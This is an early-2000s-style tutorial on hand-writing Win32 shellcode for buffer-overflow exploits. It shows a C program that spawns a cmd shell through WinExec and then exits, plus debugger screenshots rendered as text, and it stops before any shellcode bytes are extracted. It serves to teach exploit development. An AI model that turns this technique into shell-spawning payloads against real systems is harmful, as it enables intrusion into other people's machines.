

A simple tutorial about Win32 Shellcoding

With the following multicolored pictures i try, to point out the tools and the easiest way(not the best, for the best look at www.metasploit.com) to construct a win32 shellcode. This paper aims on people, which have read some papers about Bofs and shellcoding for Linux, but never have written some assembler codes for Win32. In this paper i only use hardcoded function-addresses.

The tools you need are:

-VC6


-a Texteditor

-the sourecode and binarys of the following tools and the sourcecodes i use in the tutorial are [here](http://www.delikon.de/shellbuch/tools.zip) (<http://www.delikon.de/shellbuch/tools.zip>)

For comments visit me at www.delikon.de or mail at ich@delikon.de

This is the code we want to disassemble .It consists of 2 functions.

- 1. the execution of a CMD-shell and**
- 2. a exit(1) call, this call is very important,because if we use the shellcode in a bufferoverflow, and close the shell we would cause an error.**



The screenshot shows the Microsoft Visual C++ IDE. The main window displays the source code for `winexec.cpp`. The code defines a `main` function that includes `<windows.h>`, declares a `char` buffer `buf[4]`, initializes it with the string "cmd", calls `WinExec(buf, SW_SHOW);`, and then calls `exit(1);`. The bottom status bar shows the linker output: "Linking... winexec.exe - 0 error(s), 1 warning(s)".

```
#include <windows.h>
main()
{
    char buf[4];


    buf[0]='c';
    buf[1]='m';
    buf[2]='d';
    buf[3]='\0';

    WinExec(buf,SW_SHOW);

    exit(1);
}
```

Linking...
winexec.exe - 0 error(s), 1 warning(s)

Now we will debug your code, the first thing to do, put the cursor right behind the `exit(1)` call and start the code



Now we start the disassembly.

winexec - Microsoft Visual C++ [break] - [winexec.cpp]

File Edit View Insert Project Debug Tools Window Help

ClassWizard... Ctrl+W

Resource Symbols...
Resource Includes...

Full Screen

Workspace Alt+0
Output Alt+2

Debug Windows

Refresh

Properties Alt+Enter

WinExec(buf, SW_SHOW);

exit(1);

HOST

main

Registers

EAX = 00000021
EBX = 7FFDF000
ECX = 00000101
EDX = FFFFFFFF
ESI = 0012FF30
EDI = 0012FF80
EIP = 0040104D
ESP = 0012FF30
EBP = 0012FF80
EFL = 00000246
CS = 001B
DS = 0023
ES = 0023
SS = 0023
FS = 0038
GS = 0000 OV=0
UP=0 EI=1 PL=0
ZR=1 AC=0 PE=1
CY=0
ST0 = +0.00000000
ST1 = +0.00000000
ST2 = +0.00000000
ST3 = +0.00000000
ST4 = +0.00000000
ST5 = +0.00000000
ST6 = +0.00000000
ST7 = +0.00000000
CTRL = 027F
STAT = 0000
TAGS = FFFF
EIP = 00000000
CS = 0000
DS = 0000
EDO = 00000000

Context: main()

| Name | Value |
|------|------------------|
| buf | 0x0012ff7c "cmd" |

Auto Locals this

Address: 0x00000000

| | | |
|----------|-------------------|--------|
| 00000000 | ?? ?? ?? ?? ?? ?? | ?????? |
| 00000006 | ?? ?? ?? ?? ?? ?? | ?????? |
| 0000000C | ?? ?? ?? ?? ?? ?? | ?????? |
| 00000012 | ?? ?? ?? ?? ?? ?? | ?????? |
| 00000018 | ?? ?? ?? ?? ?? ?? | ?????? |


Loaded 'C:\WINDOWS\System32\ntdll.dll', no matching symbolic
Loaded 'C:\WINDOWS\SYSTEM32\kernel32.dll', no matching symbol

Build Debug Find in Files 1 Find in Files 2 Results SQL Debugging

Activates the Disassembly window


Ln 17, Col 1 REC COL OVR READ

Now copy everything from main till call exit

